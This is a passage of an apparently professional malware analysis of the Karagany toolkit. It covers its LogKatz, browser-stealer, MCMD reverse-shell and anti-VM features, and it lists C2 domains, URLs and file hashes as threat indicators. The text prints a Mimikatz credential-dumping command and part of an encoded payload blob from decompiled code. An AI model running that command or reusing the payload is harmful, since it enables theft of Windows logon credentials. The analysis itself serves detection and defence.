                    @string = Encoding.UTF8.GetString(memoryStream2.ToArray());
                }
            }
            return @string;
        }

        // Token: 0x06000002 RID: 2 RVA: 0x000020E4 File Offset: 0x000002E4
        public static string GetKatz()
        {
            byte[] buffer = Convert.FromBase64String("H4sIAAAAAAAEAOy9a3fiyK4w/Ln5FX7SvVYnOySQS6fTed45a3NLQpo75Nbz9MpxwAF3ADPYhND7zH9/
              JVWVXS7bgIHMzN5nstb0AC6rVCpJJalUqqfJsO2Y1lArDl
              +sZ2OvbA7MZ935mfhX4v97n9hv3leqtWaxmUi0eqat2e2xOXK0vvFijPWuYWuiuXa4n9b0YUeAaRhPfQMAvxi1QnH4w2B9OJY2dh/0Z1rf0jseiLY1GPUNBx+YQ21gDKzxbF+jfvV
              +35ra2syaIIyOpTk9c9gFfCbtnqbbic5kMNLaY6NjDB1T79va1HR61sTREFFtOjYdaA4vGdpA9PZoDvXxjMCZ9vO+BgM0xPh6OnSp5QCfiWOMK/
              rA0Eb6GP7nILSeiZ0yjEwHITwamvFqtKFxR9O7ujm0HW0w6TsmjIeGhWDsfT8RbUCw38F39Udohoioo3gaWwOg6kyDUdhIQOtJuzWHHezZ6Y2tSbfnfj/
              dP4DfdIZ8zZoa42bP6Pe1l0PNGms9s9sD3BEzwNzoAC7nfObPAlOfmQDxxmfalWVoWUDEeE5qLaAoDOJM++eVZRujHvs94U6eeCdrDH/oA5i/fKFUu9f+u4tj6T+bU/O/97Vs3+qeaT3HGZ2lUo/
              wZd97vA902tcKA93snwFRGJR/qs85Gpr0IFEy28bQNs40ARlIqCOHwRsDa2jvW+Nuqs8a2anHWepoP516GqcSDeO3iQnk1vLGyBgC1dumYZ95DLltDtv9Scfo7CSqIySV3leaVqyhkbhhk3OmHex/SoQz/
```

Figure 7. DNSpy output showing GetKatz/GetCommand function of LogKatz. (Source: Secureworks)

The decoded command-line arguments are standard Mimikatz arguments:

```
Invoke-Mimikatz -Command "privilege::debug sekrulsa::logonpasswords exit"
```

The output from this command is logged to %APPDATA%\LogKatz.dat and then moved to %APPDATA%\Update\Tmp\LogKatz.dat for extraction.

There is also an unused function inside the binary called "isDomainJoined", which returns a Boolean result indicating if the machine is part of an Active Directory domain.

Browser Data Viewer

The Browser Data Viewer plugin is another binary compiled in 2015. It is used to extract credentials, form data, and browsing history entries from commonly used Internet browsers such as Chrome, Firefox, and Internet Explorer. The methods used are typical of other browser data extraction tools and do not merit in-depth analysis. The output from this plugin is stored in %APPDATA%\Update\Tmp and is dependent on which web browsers are installed and have data to extract. Possible output files include outGo.txt, outFF.txt, outIE.txt, outGA.txt, outFA.txt, and outIA.txt. This plugin does not self-delete on completion of its execution.

MCMD

The MCMD plugin is a Windows binary that provides a custom reverse command shell to the threat actor via a compromised PHP web page. As Karagany does not provide command shell access, CTU researchers have observed this tool being used to deploy additional binaries to a victim's machine, carry out initial reconnaissance, and configure other tools. In some incidents, a standalone version of MCMD was used to deploy the Karagany malware.

Links to IRON LYRIC

Many of the plugins deployed via Karagany contain various links and similarities to tools used by a threat group tracked by CTU researchers as IRON LYRIC (also known as the TeamSpy group). IRON LYRIC was last known to be active in 2013, and CTU researchers assess that it may have been operated by a Russian intelligence service and tasked with covert surveillance of individuals.

A 2013 third-party report on the TeamSpy group describes a keylogger that is similar to samples analyzed by CTU researchers in 2018. The connections are many, including the two system events "__klg__" and "__klgkillsoft__", the keylogger naming convention, the program flow, and the use of "preferences.xml". CTU researchers assess that the Karagany keylogger is derived from the codebase detailed in the report.

The Listrix plugin dropped by Karagany bears uncanny similarity to the "FileList2" plugin in the 2013 report. The temporary file naming convention, output format, and overall program flow are almost identical. The file header mentioned in the 2013 report is not included in the Listrix plugin, likely due to the ease with which it could be detected by antivirus vendors. It is highly likely that the Listrix plugin is derived from the same codebase as the "FileList2" plugin used by IRON LYRIC.

Additional similarities also exist in the file metadata of some 2017 Karagany plugins and historic IRON LYRIC binaries. A 2017 SysInfo plugin analyzed by CTU researchers has the version information shown in Figure 8. Identical metadata can be found in an IRON LYRIC TeamBot sample from 2012 (see Figure 9).

property	value
file-type	unknown
date	n/a
language	Turkish
code-page	Unicode UTF-16, little endian
Comments	Provide upper 512Mb memory access
FileDescription	Renova Memory Manager
FileVersion	7, 0, 3, 2
InternalName	RMM
LegalCopyright	Copyright (C)2002-2009 Renova GMbH
OriginalFilena...	vx_1c
ProductName	Renova Memory Manager
ProductVersion	6, 2, 1, 2

Figure 8. PE metadata from SysInfo plugin. (Source: Secureworks)




Figure 9. 2012 TeamBot metadata. (Source: VirusTotal)

Binary analysis

The majority of 2017 and 2018 Karagany samples analyzed by CTU researchers were packed using a custom packer, albeit a reasonably simple one that performs a number of binary shifts and logic operations. Karagany campaigns in 2016 and prior typically used the UPX packer as an additional layer of obfuscation, but this behavior was not observed in 2017-2018 samples. Once unpacked, the malware creates a copy of its own process with a suspended thread and injects the unpacked code into the new process before calling the ResumeThread API. Breaking on this function call in a debugger allows an analyst to dump the process and extract the unpacked Karagany binary for further analysis.

Prior to executing fully, Karagany uses a robust anti-VM detection function that can detect most commonly used virtualization platforms such as VMWare, VirtualBox, VPC, and generic virtualization techniques. A sample that was compiled in May 2018 had the anti-VM routine completely re-factored and thinned down. Only the VMWare and VirtualBox checks retained, mainly based on loaded drivers and file paths. This change dramatically reduced the file size of the malware. In all cases, the anti-VM checks return a Boolean value and can be easily patched out or evaded with a debugger as shown in Figure 10.




Figure 10. Karagany VM detection evasion. (Source: Secureworks)

Conclusion

Karagany is only one of a variety of tools operated by IRON LIBERTY. Its presence indicates a much wider compromise that utilizes and combines many other tools, techniques, and procedures. Karagany as a malware family is not particularly sophisticated, and although it has been subject to continued development since its adoption by IRON LIBERTY, its core functionality has not changed. It does not contain kernel-mode components, and many of its plugins do not require privileged access.

Incremental changes to format strings, C2 paths, and the use of custom packers have allowed Karagany to evade the majority of traditional antivirus products. Deployment of anomaly-based tools, such as an endpoint detection and response (EDR) agent, could quickly identify Karagany without signatures based on its installation, persistence, and modus operandi.

Basic security controls such as least privilege, software restriction policies, and application whitelisting can prevent malware such as Karagany from executing. Inspection of SSL traffic at the perimeter and monitoring of unusual or rare User-Agent strings can also aid analysts in detecting the unusual behavior exhibited by the malware variants discussed in this analysis.

Threat indicators

The threat indicators in Table 2 can be used to detect activity related to the Karagany malware and associated plugins, as used by IRON LIBERTY. Note that IP addresses can be reallocated. The domains, URLs, and IP addresses may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
satanal.info	Domain name	C2 server for Karagany core malware (sinkholed by Secureworks)
188.42.223.39	IP address	Historical C2 server for Karagany core malware
tureg.info	Domain name	C2 server for Karagany core malware (sinkholed by Secureworks)
185.103.110.210	IP address	Historical C2 server for Karagany core malware
doublestats.online	Domain name	C2 server for Karagany core malware
5.135.104.77	IP address	C2 server for Karagany core malware

Indicator	Type	Context
https://ecco0.b13x.org/ajax/base/include/list.php	URL	C2 server for MCMD plugin
https://smarttoys.com.ua/bitrix/services/ajax/refresh/refresh.php	URL	C2 server for MCMD plugin
https://kanri.rbridal.net/json/renew.php	URL	C2 server for MCMD plugin
418e58b78731546089eb1b7fa6e1d99f	MD5 hash	Karagany core malware
79c110e585934cd3756a5a7a259329eac4c6550c	SHA1 hash	Karagany core malware
00a1b9fd9af9c5e366ef19908f028e9cca0462ec16adab9763e8c8b017b0f6bc	SHA256 hash	Karagany core malware
874295e9512c668a7df493c8975c081b	MD5 hash	Karagany core malware
2a876d27689a4947e01c785b42c45c09788ee4d4	SHA1 hash	Karagany core malware
7b2c9bb78867319e8d907c48eb24e51dffc6a81edf5166dc4409ed07227402f3	SHA256 hash	Karagany core malware
418e58b78731546089eb1b7fa6e1d99f	MD5 hash	Karagany core malware
79c110e585934cd3756a5a7a259329eac4c6550c	SHA1 hash	Karagany core malware
00a1b9fd9af9c5e366ef19908f028e9cca0462ec16adab9763e8c8b017b0f6bc	SHA256 hash	Karagany core malware
8aeacf3fde1b49940fb4d08226dccbc4	MD5 hash	Karagany core malware
7f3511b7e6cad7274c2450afd88544910c0ae33b	SHA1 hash	Karagany core malware
adf809c93f6bc1f758e7e3a4aeeb39d00e34e762ac4ff48dce59de5efb0f80fd	SHA256 hash	Karagany core malware
990e2e3ab8e2c8126214e667b0dc282f	MD5 hash	Karagany core malware
53a4eae9858f4876fde02f7666ef6e0f69e8f70b	SHA1 hash	Karagany core malware
e644771565fb2144d018e8ce89fa116fc7e564007f941ce712fa5f929b86e338	SHA256 hash	Karagany core malware
20ec7658254eddd917e1b351e1728534	MD5 hash	Karagany core malware

Indicator	Type	Context
da97e4cda8eeef12c6540c6b060451a1369b7638	SHA1 hash	Karagany core malware
9a1a196f6f5afa19643856cf8545b3401fc2dae8f79ec08a32456b3e9f8bbdbd	SHA256 hash	Karagany core malware
fff6dc1216fe549fa1d700f1ccfcd754	MD5 hash	Keylogger plugin binary
18a4ab7f7783c06d6fd782908f8495e7c1ea15fa	SHA1 hash	Keylogger plugin binary
de0d3aaee6254074222d9bdf35fa67218d9738f05e1dfb75173cf982c03a0811	SHA256 hash	Keylogger plugin binary
4ad06a76e1ad423b13e03587a887ede0	MD5 hash	Listrix plugin binary
95ba7f7b073bbf60f85d4c7b1bd76adfec8299aa	SHA1 hash	Listrix plugin binary
20d20c9dda1f922786f95132eb64753b38f7db695d29a7b9993b880e44043b59	SHA256 hash	Listrix plugin binary
fca1fa07afa1b3ff9f67f2a377de51ae	MD5 hash	Listrix plugin binary
ca2776624f2e0c1b1b478c77f63cf5ed1075b62a	SHA1 hash	Listrix plugin binary
8aaa1b931610122a1908d9bfe1806881b430b57462a2147d403bb495183bd592	SHA256 hash	Listrix plugin binary
6851cbfa790eb56b68942ee86a045c36	MD5 hash	Listrix plugin binary
644ccf37af908d79da496c06b85b9060550149d9	SHA1 hash	Listrix plugin binary
656fe7c362b7421d5e94ab186e0beca01c00b55eecefa25270805fca6ad96d9a	SHA256 hash	Listrix plugin binary
6cd47d4c2fd8997683baa1f278d2dd94	MD5 hash	MCMD plugin binary
3019f121e6cc3a955c1a8005fd78328ab7c1d479	SHA1 hash	MCMD plugin binary
5179d5874383b3c6a45350f77e86098ae7be606df490afbd57d98bed8e3bc2cd	SHA256 hash	MCMD plugin binary
2dbdeef42699730635abdc657775e4af	MD5 hash	MCMD plugin binary
94a1ec29f5d55edc67eee98ea086e4dbc98e5a56	SHA1 hash	MCMD plugin binary

Indicator	Type	Context
4877050e41f269bab1013649f747f1bd2a1f53e07825c21778f4b1a9a882c7bb	SHA256 hash	MCMD plugin binary
336b6f0108a23b95f3141afc787a31dd	MD5 hash	MCMD plugin binary
da6f24b1bf61ad233ac9bf6709951db57c59ad2e	SHA1 hash	MCMD plugin binary
7aa8cd8a2669537631b8ac7b892f51d4c74056c1369007c474277ebdf82fb74e	SHA256 hash	MCMD plugin binary
8b8b33a14f7be027fdb1aec1555fa8a8	MD5 hash	MCMD plugin binary
425346c68fa8e113c4e243d1193c050548839c86	SHA1 hash	MCMD plugin binary
172be9ebd26946bdfe19150e304c8abd59d43a7bf92afa270f028c9a4a29fd99	SHA256 hash	MCMD plugin binary
6449cff2a0497cae0c3fb780da287e2c	MD5 hash	ScreenUtil plugin binary
3a7927fa71d43e3856761f2bf7d5441e6b310e30	SHA1 hash	ScreenUtil plugin binary
1fd5b0b1a218b65443d7088e47dd79018bf46935375b061f5f78fbe1cadb50dc	SHA256 hash	ScreenUtil plugin binary
fd6145bbc722ef52eed6b94dd520170c	MD5 hash	ScreenUtil plugin binary
f65425f95d84bd7efc71e402f40e59542bdd83db	SHA1 hash	ScreenUtil plugin binary
c605a771730cc618f2f85a8bee9d9cbdabc6f5f47d803976b4923f64f9aea282	SHA256 hash	ScreenUtil plugin binary
ade68f4e5b03c6cf86b851613dbc3629	MD5 hash	LogKatz plugin binary
4af90d010586d7153345dc563722cdb12fd607e1	SHA1 hash	LogKatz plugin binary
9d994710941540fe6bdf43196679b6a667f6370f1aa9b538836a509f4e4c42c4	SHA256 hash	LogKatz plugin binary
195ec5fb2d5ccd344b655a955f20db81	MD5 hash	SysInfo plugin binary
8c5e6df90795fbbb3f6396abfe05887d4ad82982	SHA1 hash	SysInfo plugin binary
a35ace92645e8a62536031784f60679200252a2a4ec1dc287f93797be34dfed2	SHA256 hash	SysInfo plugin binary

Indicator	Type	Context
2618ab729dea68dfbcb11dce2e66c8c2	MD5 hash	Browser Data Viewer plugin binary
4ff23bc0b3a0fc08ac9f6bd7bbff73a15dc00d8e	SHA1 hash	Browser Data Viewer plugin binary
47a3f4fbe7984e3ae3d2088e2898bea371a0aeaee8fca6a6b6d59d6e938393fa	SHA256 hash	Browser Data Viewer plugin binary

Table 2. Indicators for this threat.

References

Kaspersky Lab Global Research and Analysis Team (GReAT). "The ‘TeamSpy' Story - Abusing TeamViewer in Cyberespionage Campaigns." March 20, 2013. https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/20134928/theteamspystory_final_t2.pdf

Lellia, Andrea. "Dream Loader: the new bot C&C engine of your dreams." Symantec. December 20, 2010. https://www.symantec.com/connect/blogs/dream-loader-new-bot-cc-engine-your-dreams

Secureworks. "MCMD Malware Analysis." July 11, 2019. https://www.secureworks.com/research/mcmd-malware-analysis

Secureworks. "Resurgent IRON LIBERTY Targeting Energy Sector." July 11, 2019. https://www.secureworks.com/research/resurgent-iron-liberty-targeting-energy-sector

Symantec. "Dragonfly: Cyberespionage Attacks Against Energy Suppliers." July 7, 2014. https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/Dragonfly_Threat_Against_Western_Energy_Suppliers.pdf

Symantec. "Dragonfly: Western energy sector targeted by sophisticated attack group." October 20, 2017. https://www.symantec.com/blogs/threat-intelligence/dragonfly-energy-sector-cyber-attacks

[Footnote: We also suggest reading the CTU blog titled Own The Router, Own The Traffic: As threat actors increasingly target supply chains, man-on-the-side techniques introduce another layer of complexity that organizations must consider, June 24, 2019.]